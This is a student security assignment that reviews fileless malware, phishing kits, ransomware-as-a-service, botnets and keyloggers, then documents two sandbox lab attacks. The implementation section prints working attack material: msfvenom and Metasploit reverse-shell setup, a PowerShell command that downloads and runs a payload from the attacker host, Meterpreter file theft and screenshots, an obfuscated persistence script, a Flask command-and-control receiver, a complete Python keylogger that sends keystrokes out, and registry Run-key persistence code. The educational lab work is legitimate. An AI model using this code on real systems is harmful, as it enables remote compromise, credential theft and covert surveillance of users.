



Swinburne University of Technology  
*School of Science, Computing, and Engineering Technologies*

**ASSIGNMENT AND PROJECT COVER SHEET**

---

Unit Code: **COS80013** Unit Title: **Internet Security**

Assignment number and title: **Assignment-1**

**A comparative research review of cyber-attacks and cyber security focusing on Malware from an Attacker's Perspective**

Due date: **13 /04/2025**

Lab/tutor group: **Friday – 6:30 pm – 8:30 pm** Tutor: **Yasas Akurudda Liyanage Don**

Lecturer: **Rory Coulter , Yasa Akurudda Liyanage Don**

---

Full name: **Arun Ragavendhar Arunachalam Palaniyappan** Id no: **104837257**

I declare that this assignment is my individual work. I have not worked collaboratively nor have I copied from any other student's work or from any other source except where due acknowledgment is made explicitly in the text, nor has any part been written for me by another person.

Signature: **Arun Ragavendhar**

---

Marker's comments:

Total Mark: \_\_\_\_\_

---

## Contents

<b>1. Introduction and Overview .....</b>	<b>3</b>
<b>2.Malware from an Attacker’s Perspective.....</b>	<b>3</b>
<b>2.1 Fileless Malware .....</b>	<b>3</b>
<b>2.2 Phishing-Based Credential Stealers.....</b>	<b>4</b>
<b>2.3 Ransomware-as-a-Service (RaaS) .....</b>	<b>5</b>
<b>2.4 Botnet Malware.....</b>	<b>6</b>
<b>2.5 Keylogger-Based Malware .....</b>	<b>7</b>
<b>3.Implementation .....</b>	<b>8</b>
<b>3.1 Fileless Malware Using PowerShell + Metasploit .....</b>	<b>8</b>
<b>3.2 Keylogger-Based Malware with C2 .....</b>	<b>12</b>
<b>4. Comparative Analysis .....</b>	<b>15</b>
<b>5. Evaluation and Government Legislations .....</b>	<b>16</b>
<b>6. Conclusion and Recommendations .....</b>	<b>17</b>
<b>7.Appendix .....</b>	<b>18</b>
<b>7.1 Abbreviations .....</b>	<b>18</b>
<b>7.2 List of Figures and Tables .....</b>	<b>18</b>
<b>8. References .....</b>	<b>19</b>

Total Word Count (excluding Cover Page, Table of content, Introduction,  
References, Appendix and captions for figures and tables) : **3562**

## 1. Introduction and Overview

Cyberattacks have evolved beyond basic viruses into stealthy, persistent threats that exploit both system flaws and human behaviour. Modern malware is built to bypass traditional defences, often running entirely in memory or hiding behind trusted processes, making static antivirus tools less effective. Malware includes any software designed to disrupt, damage, or access systems without permission. Today, attackers don't need to write their own tools. Many use pre-built kits or subscribe to platforms like Ransomware-as-a-Service, getting easy access to start high-impact attacks.

This report reviews recent developments about five advanced malware types from an attacker's perspective: fileless malware, phishing-based credential stealers, RaaS, botnet malware, and keylogger-based malware. Each of them has been analysed using peer-reviewed literature, and two of them, fileless malware and keylogger, were safely implemented in a sandboxed environment. The aim is to understand which techniques pose the highest risk from an attacker's point of view and why. By combining research with practical testing, the report shows how attackers operate and where defences often fall short.

## 2. Malware from an Attacker's Perspective

### 2.1 Fileless Malware

Fileless malware is a type of cyberattack that executes directly in memory without writing files to disk, making it difficult to detect using traditional antivirus tools. These attacks leave behind minimal traces and rely on trusted system utilities like PowerShell or WMI, which are often ignored by security systems.

**Ali, Khan, and Latif (2022)** explain that a fileless malware attack usually begins with a phishing email or malicious link that triggers a script to run in RAM. The payload, usually a PowerShell or Bash command, opens a reverse shell using tools like Metasploit. Once active, the attacker can run commands, collect data, or add persistence without creating or modifying any files. Their study showed how malware embedded in trusted processes avoids detection by signature-based defences, making it harder to spot.

**Sun, Zhang, and Kim (2023)** studied over **300** real-world fileless attacks and found that PowerShell was used in **86%** of cases, with just **11%** detected at runtime. The rest were uncovered through memory forensics. Their approach used snapshot-based RAM captures and tools like Volatility and YARA to find reflective DLLs, injected scripts, and irregular memory usage, artefacts generally missed by tools focused on disk activity. These memory-level techniques helped link attacks to known APT groups based on behavioural traces rather than file signatures.

**Ryu, Park, and Choi (2023)** focused on post-infection analysis using the Volatility framework's plugins such as **malfind**, **cmdline**, **pslist**, and **ldrmodules** to uncover shellcode, memory anomalies, and abnormal process chains. Their findings showed that PowerShell payloads could operate without being written to disk and were often used by threat groups like **FIN7** and **APT32**.

By tracking suspicious process behaviour and misused services, they demonstrated that memory forensics is often the only way to detect such fileless threats.

**Nguyen et al. (2023)** proposed a detection model that mapped live system behaviour to MITRE ATT&CK techniques. Their framework combined memory forensics with system telemetry-based monitoring to detect stealthy use of PowerShell and rundll32. They focused on tactics like T1059.001 (Command Scripting), T1055 (Process Injection), and T1569.002 (Service Execution). By cross-referencing system activity with known attack patterns and doing memory dump analysis, they showed that layered detection can uncover attacks that would otherwise be missed.

## 2.2 Phishing-Based Credential Stealers

Phishing is a social engineering method that targets human trust to steal sensitive information, most commonly login credentials. Attackers create fake login pages that closely resemble legitimate services and trick users into entering their usernames, passwords, or financial details. This method is widely used because it requires minimal technical skill and works on users of all experience levels.

**Adebayo and Obembe (2023)** explain that phishing campaigns usually begin with a deceptive email linking to a spoofed website. These fake sites imitate real platforms and forward harvested credentials to the attacker. The authors showed how tools like **HiddenEye** and **SocialFish** make it easy for attackers to set up these pages. These kits require little or no programming experience and often include prebuilt templates, brand logos, and automatic forwarding to simplify the theft process.

**Orebaugh and Allnutt (2022)** analysed the growing complexity of phishing kits. Their research showed that many now come with features like credential logging, IP tracking, and email notifications, making them more believable and easier to manage. They also identified increased use of JavaScript obfuscation and HTML cloning to bypass content filters and make phishing sites appear nearly identical to real ones. These improvements reduce reliance on attacker skill and make phishing a more serious threat to both individuals and organisations.

**Bashir and Papadopoulos (2023)** examined why users still fall for phishing attacks. Their study found that people often trust superficial details, like HTTPS padlocks, familiar logos, or minor changes in domain names. Through usability testing, they showed that even technically skilled users were tricked by well-designed phishing pages, especially when distracted or under time pressure. Their findings suggested that training alone isn't enough, as phishing kits continue to exploit common assumptions about online trust.

**Thomas et al. (2017)** studied phishing at scale by analysing over **1.9 billion** stolen credentials from phishing, breaches, and malware. They found that phishing was responsible for a high share of valid, immediately usable credentials. Their study combined leak tracking with login attempt monitoring to show how quickly these credentials were reused across major platforms. They concluded that phishing continues to be an effective initial access methods for attackers, serving as the entry point for broader compromise and multi-stage attack chains.

### 2.3 Ransomware-as-a-Service (RaaS)

Ransomware-as-a-Service (RaaS) has reshaped how ransomware is created and distributed by offering it as a subscription model. Instead of building malware from scratch, affiliates pay to use existing platforms that generate ready-to-use ransomware. These platforms handle encryption, infection tracking, and ransom payments, allowing even low-skilled attackers to launch sophisticated attacks. In return, developers take a percentage of the ransom.

**Ahmed, Kapoor, and Beltran (2023)** described RaaS as a well-organised model that resembles legitimate SaaS businesses. Their study examined how affiliates use online portals to generate custom payloads, monitor infections, and manage payment flows. The platforms include features like built-in encryption, delivery mechanisms, and real-time dashboards for tracking campaigns. The authors found that this service model lowers technical barriers while encouraging ongoing development through revenue sharing. Their findings link the rising frequency of ransomware attacks to the increasing professionalism of RaaS operations.

**Lee and Mohammed (2022)** focused on the technical evolution of RaaS payloads and their distribution through dark web marketplaces. Their research showed that modern RaaS tools use layered encryption, delayed execution, and sandbox evasion to avoid early detection. They also noted that many campaigns are targeted by industry or geography, showing a strategic approach from attackers. Frequent payload updates and variation in encryption techniques make it difficult for defenders to rely on known indicators of compromise, highlighting the adaptability of RaaS-based threats.

**Tan, Clarke, and Zhou (2023)** studied the infrastructure behind RaaS, particularly how developers remain anonymous and avoid takedown. Their work explored tactics like rotating cryptocurrency wallets, frequent domain changes, and encrypted messaging apps used for communicating with their affiliates. The study also noted aggressive advertising strategies on dark web forums aimed at recruiting low-skilled actors. They argued that disrupting infrastructure and tracking cryptocurrency movement is more effective than trying to block individual payloads, as the tools are often short-lived and quickly replaced.

**Meurs, Junger, Tews, and Abhishta (2023)** analysed the economic and behavioural factors behind RaaS success. Using real incident data and interviews, they found that attackers adjusted ransom demands based on the victim's size, industry, and backup strategy. Sectors like healthcare and education, where backup practices were weaker, often received higher demands. The study showed that attacks involving more technical effort, such as memory injection, credential theft before encryption, and persistence mechanisms, tended to produce larger financial rewards. Campaigns using multi-stage payloads had a higher chance of payment, often between 40–60% more than simple single-stage attacks. Their findings explain why RaaS developers continue to add advanced features, knowing that better-crafted and well-targeted attacks are more likely to succeed and bring higher profits.

## 2.4 Botnet Malware

Botnet malware allows attackers to remotely control a group of infected machines, known as bots or zombies—through a central or decentralised command-and-control (C2) structure. Once formed, a botnet can be used for various purposes such as launching DDoS attacks, stealing credentials, spreading malware, or collecting data. Their flexibility and ability to persist over time make botnets a popular choice for large-scale and long-running cyberattacks.

**Singh, Khan, and Rao (2022)** explored different botnet architectures and their strategies for evading detection. They classified botnets into centralised, peer-to-peer (P2P), and hybrid types. Centralised models are easier to set up but more vulnerable to takedown, while P2P designs offer resilience by removing single points of failure. Their study also explained how botnets use encrypted channels, fast-flux DNS, and protocol spoofing to disguise their activity. They stressed the importance of real-time traffic analysis and behavioural detection in identifying botnet activity before it causes a major harm.

**Marczak and Paxson (2023)** focused on how modern botnets evade intrusion detection by mimicking normal network behaviour. Their research looked at techniques like delayed polling, traffic shaping, and the use of cloud platforms for C2 communication. They found that many botnets now hide behind legitimate-looking traffic, such as software updates or analytics requests, to avoid detection. Long idle periods and conditional command execution further reduce their visibility. Their findings showed that static detection methods alone are no longer enough to track evolving botnet tactics.

**Javed and Silva (2023)** developed a hands-on botnet simulation using simple Python scripts. Their setup allowed infected virtual machines to carry out basic bot functions like accepting remote commands and sending system data to a controller over HTTP. Though designed for educational use, the model closely resembled real-world botnet structures. The authors showed that even low-level scripts, when combined with persistence and command logic, can replicate key traits of actual botnets. This highlights how accessible and scalable botnet development has become, especially for attackers with limited resources.

**Wang, Chang, Chen, and Mohaisen (2018)** studied botnet-driven DDoS attacks using data collected from internet's backbone networks and honeypots. Their large-scale analysis grouped botnet families based on attack patterns, control methods, and traffic volumes. They found that botnets often use rotating IPs, burst-style traffic, and layered payloads to avoid being flagged. Their research also showed that poorly secured DNS servers and IoT devices are common targets due to their vulnerability. The authors recommended monitoring outbound connections, enforcing DNS policies, and using early threat intelligence to contain botnet activity before it scales.

## 2.5 Keylogger-Based Malware

Keylogger malware is designed to secretly capture everything a user types, including usernames, passwords, financial details, and personal information. These programs often run in the background and can be linked to remote servers and startup routines, allowing attackers to monitor victims over extended periods without being noticed.

**Bhardwaj and Goundar (2020)** provided a detailed overview of keylogger classifications and their use in active cyberattacks. They categorised keyloggers into hardware-based, kernel-level, and user-space variants. Their findings showed that user-space keyloggers are most common due to their ease of deployment and compatibility with scripting tools like Python. The study also noted that attackers often use Windows registry keys or scheduled tasks for persistence, and that even basic keyloggers can be hard to detect when combined with stealth techniques like background execution or hidden interfaces.

**Mourya, Patil, and Srivaramangai (2024)** explored lightweight keylogging through Python scripts capable of real-time surveillance. Their test cases demonstrated that even with minimal system privileges, such tools could record inputs and transmit them to a remote server using encrypted HTTP requests. They observed that sending keystrokes in short intervals with small buffers helped avoid behavioural detection systems. Their work confirmed such simple keyloggers, when well concealed, can operate undetected for long periods, even in environments protected by basic antivirus tools, like Kaspersky Antivirus or Windows Defender.

**Iduh, Umeh, and Paul (2024)** studied how stealth and persistence are achieved in keylogger deployments. Their experiments showed that using HTTPS for outbound communication, hiding interface elements, and placing startup entries with keys having the absolute path to these keylogger executables deep within the registry structure helped avoid detection. The study also highlighted that antivirus solutions often miss these behaviours unless paired with deeper behavioural or heuristic scanning. They concluded that keylogger detection remains difficult without visibility into user-space behaviour or abnormal registry activity.

**Wajahat, Imran, Latif, Nazir, and Bilal (2019)** proposed a method to detect unprivileged keyloggers that do not require administrative access. Their approach analysed system calls made by user-space processes, looking for anomalies like repeated polling of input buffers or abnormal focus on active windows. By comparing these patterns with known good behaviour, they built a statistical model that could identify keylogging activity that would not otherwise raise alerts. Their findings demonstrated that dynamic analysis and input monitoring can help close the gap left by static antivirus tools.



### 3.Implementation

#### 3.1 Fileless Malware Using PowerShell + Metasploit

This implementation demonstrated a memory-only attack where the payload operated without writing anything to disk. The attacker system was a Kali Linux virtual machine, and the victim was a vulnerable Windows 10 virtual machine, both of them in a sandbox environment.

A reverse TCP payload was generated and a listener was setup using metasploit and hosted on an Apache web server running on Kali linux.

```
root@kali-2019:~# pwd -P /root
root@kali-2019:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.175.130 LPORT=4444 -f psh-cmd > payload.ps1
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of psh-cmd file: 6215 bytes
```

Figure 1: Payload creation using Metasploit msfvenom


```
root@kali-2019:~# cat /root/.msf4/venom/payload.ps1
powershell.exe -nop -w hiddn -e wmic && (New-Object Net.WebClient).DownloadString('http://192.168.175.130/payload.ps1')
root@kali-2019:~#
```

Figure 2: The payload

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.175.130
LHOST => 192.168.175.130
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > exploit
```

Figure 3: The Metasploit listener started

On the Windows system, the payload was executed using PowerShell, allowing it to run entirely in memory.



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/powershell

PS C:\Users\arunr> powershell -nop -c "IEX(New-Object Net.WebClient).DownloadString('http://192.168.175.130/payload.ps1')"
```

Figure 4: The payload executed directly in memory on the victim



Once triggered, the payload opened a reverse shell and Meterpreter commands like **sysinfo**, **cd**, **ls**, **cat**, **screenshot**, **download** were executed to view and steal data from the victim system. All the system directories were explored, sensitive files were search for, ultimately locating and downloading a file named secrets.txt to the attacker's machine.

```
[*] Started reverse TCP handler on 192.168.175.130:4444
[*] Sending stage (179779 bytes) to 192.168.175.129
[*] Meterpreter session 1 opened (192.168.175.130:4444 -> 192.168.175.129:49699) at 2025-04-07 23:46:15 -0400
[*] Sending stage (179779 bytes) to 192.168.175.129
[*] Meterpreter session 2 opened (192.168.175.130:4444 -> 192.168.175.129:49701) at 2025-04-07 23:46:15 -0400
[*] Sending stage (179779 bytes) to 192.168.175.129
```

Figure 5: The meterpreter reverse shell opened on the attacker Linux machine

```
meterpreter > cd system32
meterpreter > ls
Listing: C:\Windows\system32
=====
Mode                Size           Type             Last modified          Name
-----
40777/rwxrwxrwx     0             dir              2019-12-07 04:49:24    0409
100666/rw-rw-rw-   2151          fil              2019-12-07 04:10:02    12520437.cpx
100666/rw-rw-rw-   2233          fil              2019-12-07 04:10:02    12520850.cpx
100666/rw-rw-rw-    232          fil              2019-12-07 04:09:21    @AppHelpToast.png
100666/rw-rw-rw-    308          fil              2019-12-07 04:09:21    @AudioToastIcon.png
100666/rw-rw-rw-    330          fil              2019-12-07 04:09:26    @EnrollmentToastIcon.png
100666/rw-rw-rw-    404          fil              2019-12-07 04:09:32    @VpnToastIcon.png
100666/rw-rw-rw-    691          fil              2019-12-07 04:09:15    @WirelessDisplayToast.png
9
100666/rw-rw-rw-   46080         fil              2023-12-03 21:48:00    APHostClient.dll
100777/rwxrwxrwx   22528         fil              2019-12-07 04:09:57    ARP.EXE
100666/rw-rw-rw-   375672        fil              2023-12-03 21:46:45    AUDIOKSE.dll
100666/rw-rw-rw-   352256        fil              2023-12-03 21:46:44    AarSvc.dll
100666/rw-rw-rw-   331264        fil              2023-12-03 21:47:02    AboveLockAppHost.dll
100666/rw-rw-rw-   2407424       fil              2023-12-03 21:47:32    AcGeneral.dll
100666/rw-rw-rw-   384000        fil              2023-12-03 21:47:32    ActProcess.dll
```

Figure 6: cd and ls commands revealing all the files in the system32 directory of the victim VM




Figure 7: Secrets.txt file on the victim machine

```
meterpreter > download "C:\\Users\\arunr\\Onedrive\\Desktop\\Secrets.txt" /root/Desktop
[*] Downloading: C:\\Users\\arunr\\Onedrive\\Desktop\\Secrets.txt -> /root/Desktop/Secrets.txt
[*] download : C:\\Users\\arunr\\Onedrive\\Desktop\\Secrets.txt -> /root/Desktop/Secrets.txt
meterpreter >
```

Figure 8: Meterpreter command to download and steal the Secrets.txt file to the attacker's machine




Figure 9: Secrets.txt file stolen and downloaded on attacker's machine

```
meterpreter > screenshot

Screenshot saved to: /root/xmwdrZxM.jpeg
meterpreter > 
```

Figure 10: Running screenshot command to get full screenshot and steal data from victim

Direct screenshot of confidential data from the Victim's system being downloaded and saved as **xmwdrZXM.jpeg** on the attacker VM.




Figure 11: Downloaded Screenshot of Victim VM on attacker VM

Persistence was then established by adding a new registry entry, ensuring the shell would reconnect automatically after each reboot. The attack left no files on disk, and the system logs only showed routine PowerShell activity. This behaviour confirmed the stealth techniques described by Ali et al. (2022) and Sun et al. (2023), and matched with the post-infection memory artefacts highlighted in the forensic analysis by Ryu et al. (2023). The persistent script **zEuXGVY.vbs** was written to the **C:\\Users\\arunr\\AppData\\Local\\Temp** on the Victim Windows VM on the victim.

```

meterpreter > run persistence

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/DESKTOP-PNK636K_20250407.5153/DESKTOP-PNK636K_20250407.5153.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=4444
[*] Persistent agent script is 99647 bytes long
[+] Persistent Script written to C:\Users\arunr\AppData\Local\Temp\zEuXGVy.vbs
[*] Executing script C:\Users\arunr\AppData\Local\Temp\zEuXGVy.vbs
[+] Agent executed with PID 8452
meterpreter >

```

Figure 12: Running persistence

```

Directory: C:\Users\arunr\appData\Local\Temp

-a----          6/04/2025      8:57 PM                0 wctEA85.tmp
-a----          7/04/2025      8:10 AM             1739 wctFCD1.tmp
-a----          7/04/2025      8:51 PM            99647 zEuXGVy.vbs

PS C:\Users\arunr\appData\Local\Temp>

PS C:\Users\arunr\appData\Local\Temp> cat zEuXGVy.vbs
Function W00YwRXSrojdy(K1VTbiHTCxXdP)
    YLcbEvgStBs = "<B64DECODE xmlns:dt='& Chr(34) & "urn:schemas-microsoft-com:datatypes" & Chr(34) & " " & _
        "dt:dt=" & Chr(34) & "bin.base64" & Chr(34) & ">" & _
        K1VTbiHTCxXdP & "</B64DECODE>"
    Set MTTbtarAkJRPO = CreateObject("MSXML2.DOMDocument.3.0")
    MTTbtarAkJRPO.LoadXML(YLcbEvgStBs)
    W00YwRXSrojdy = MTTbtarAkJRPO.selectSingleNode("B64DECODE").nodeTypedValue
    set MTTbtarAkJRPO = nothing
End Function

Function RJUssmcFPqB()
    ChzxkbOpF3Y = "TVqQAAMAAAAEAAAA//BAALGAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA6AAAAA4fug4A
    pgBTh0hVGHpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaw4gRE9TIG1vZGUuQ08KJAAAAAAAAACTOPDW11mehddZnoXXWZ6FrEWSHdnZnoVURZCF3lme
    lKcWZ6FuEaandRZnoXXWZ+FH1mehVRRw4XfNZ6Fg3guhr9ZnoUOX5IF11mehVJpY25jXVZ6FAAAAAAAAAAAAAAAAAAAAFBFAABMAQQAkng2SgAAAAA
    AAAAAQsBBgAASAAAAAIAAAAAAAAAABXTAAAAAABAAAAADAAAAAEAAAAABAAAAAQAAAAEAAAAAAAAAAGABAAAQAAAAAAAAAAgAAAAAEAAAAEAAAAAQ
    AAAAAAEAAAAAAAAAAAAAAAAAbMcAAHgAAAAAUAEayAcAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAODBAACAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    AAAAAAAAAAAAAAAAAADAAADgAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAALnR1eHQAAAABmqQAAAABAAAAAAEAAAAAAAAAAAAAAAAAAAAIAAA
    GF0YQAA5g8AAADAAAAEAAAAAIAAAAAAAAAAAAAAAAAAAAAEAAuZGF0YQAAAFxwAAAA0AAAAEAAAAAQAAAAAAAAAAAAAAAAABAAADALnJzcmMAAADIT
    FABAAAQAAAAEFAAAAAAAAAAAAAAAAAAAQAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

```

Figure 13: The zEuXGVy.vbs persistence script on the victim machine


Tactic	Technique	ATT&CK ID	Explanation
Initial Access	Phishing (Attachment or Link)	T1566.001/.002	Payload embedded in .ps1 (powershell) script
Execution	PowerShell	T1059.001	PowerShell used to execute payload in memory on victim's system without writing to disk
Defense Evasion	Signed Binary Proxy Execution (Living-off-the-Land)	T1218	Malicious payload used trusted binaries like PowerShell and WMI
Command and Control	Non-Application Layer Protocol	T1095	Meterpreter uses a TCP reverse shell
Command and Control	Ingress Tool Transfer	T1105	Payload fetched from remote HTTP server

Table 1: MITRE ATT&amp;CK Techniques involved in fileless malware attack

**Real-World Relevance:** This setup reflects techniques used in advanced persistent threats (APTs), where fileless payloads are delivered through phishing and executed using trusted system tools like PowerShell. The level of stealth achieved demonstrates how such attacks can bypass traditional antivirus detection and remain hidden during active exploitation.

### 3.2 Keylogger-Based Malware with C2

The second implementation involved deploying a keylogger on a Windows 10 virtual machine, with a command-and-control (C2) server hosted on Kali Linux using Flask, with both VMs in a sandbox environment.



```

c2server.py
~/Desktop

from flask import Flask, request
import datetime


app = Flask(__name__)

@app.route('/log', methods=['POST'])
def receive_log():
    data = request.get_data(as_text=True)
    timestamp = datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S")
    with open("keystrokes.txt", "a") as file:
        file.write("{} {} \n".format(timestamp, data))
    return 'OK'

app.run(host='192.168.175.132', port=5000)

```

Figure 14: C2 server on the attacker VM



```

File Edit View Search Terminal Help
root@kali-2019:~# cd Desktop
root@kali-2019:~/Desktop# python c2server.py
* Serving Flask app "c2server" (lazy loading)
* Environment: production
  WARNING: Do not use the development server in a production environment.
  Use a production WSGI server instead.
* Debug mode: off
* Running on http://192.168.175.132:5000/ (Press CTRL+C to quit)

```

Figure 15: Listener on attacker VM waiting for sniffed keystrokes

The keylogger was developed in Python using the pynput library to capture keystrokes, which were sent to the attacker in batches of five characters via HTTP POST requests. Each entry was stored with a timestamp on the C2 server. To maintain persistence, the malware created a registry entry using Python's winreg module, allowing the keylogger to start automatically each time the system booted. The script executed in a minimised terminal window and stayed hidden from the taskbar and task manager, matching the stealth characteristics described in the research by Mourya et al. (2024) and Iduh et al. (2024).



```

keylogger.py - C:\Users\arunr\OneDrive\Documents\keylogger.py (3.13.2)
File Edit Format Run Options Window Help
from pynput import keyboard
import requests

SERVER_URL = "http://192.168.175.132:5000/log"
buffer = ""

def send_log(log):
    try:
        requests.post(SERVER_URL, data=log)
    except:
        pass

def on_press(key):
    global buffer
    try:
        buffer += key.char
    except AttributeError:
        buffer += f"[{key}]"

    if len(buffer) >= 5:
        send_log(buffer)
        buffer = ""

with keyboard.Listener(on_press=on_press) as listener:
    listener.join()

```

Figure 16: Keylogger.py malicious program sniffing key strokes on the Victim machine

```

import winreg
import os

def add_to_startup():
    file_path = os.path.realpath(__file__)
    key = winreg.OpenKey(
        winreg.HKEY_CURRENT_USER,
        r"Software\Microsoft\Windows\CurrentVersion\Run",
        0, winreg.KEY_SET_VALUE
    )
    winreg.SetValueEx(key, "WindowsHelper", 0, winreg.REG_SZ, file_path)
    winreg.CloseKey(key)

add_to_startup()

```

Figure 17: Persistence script added to insert an entry into the registry keys to load this file on every reboot

The outcome of the attack included successful capture of login credentials and other sensitive user inputs on the victim VM. The implementation resembled the structure and persistence techniques observed in real-world surveillance malware, confirming the effectiveness of low-privilege keyloggers in bypassing basic endpoint defences.




Figure 18: Unsuspecting User typing his confidential credentials on their system



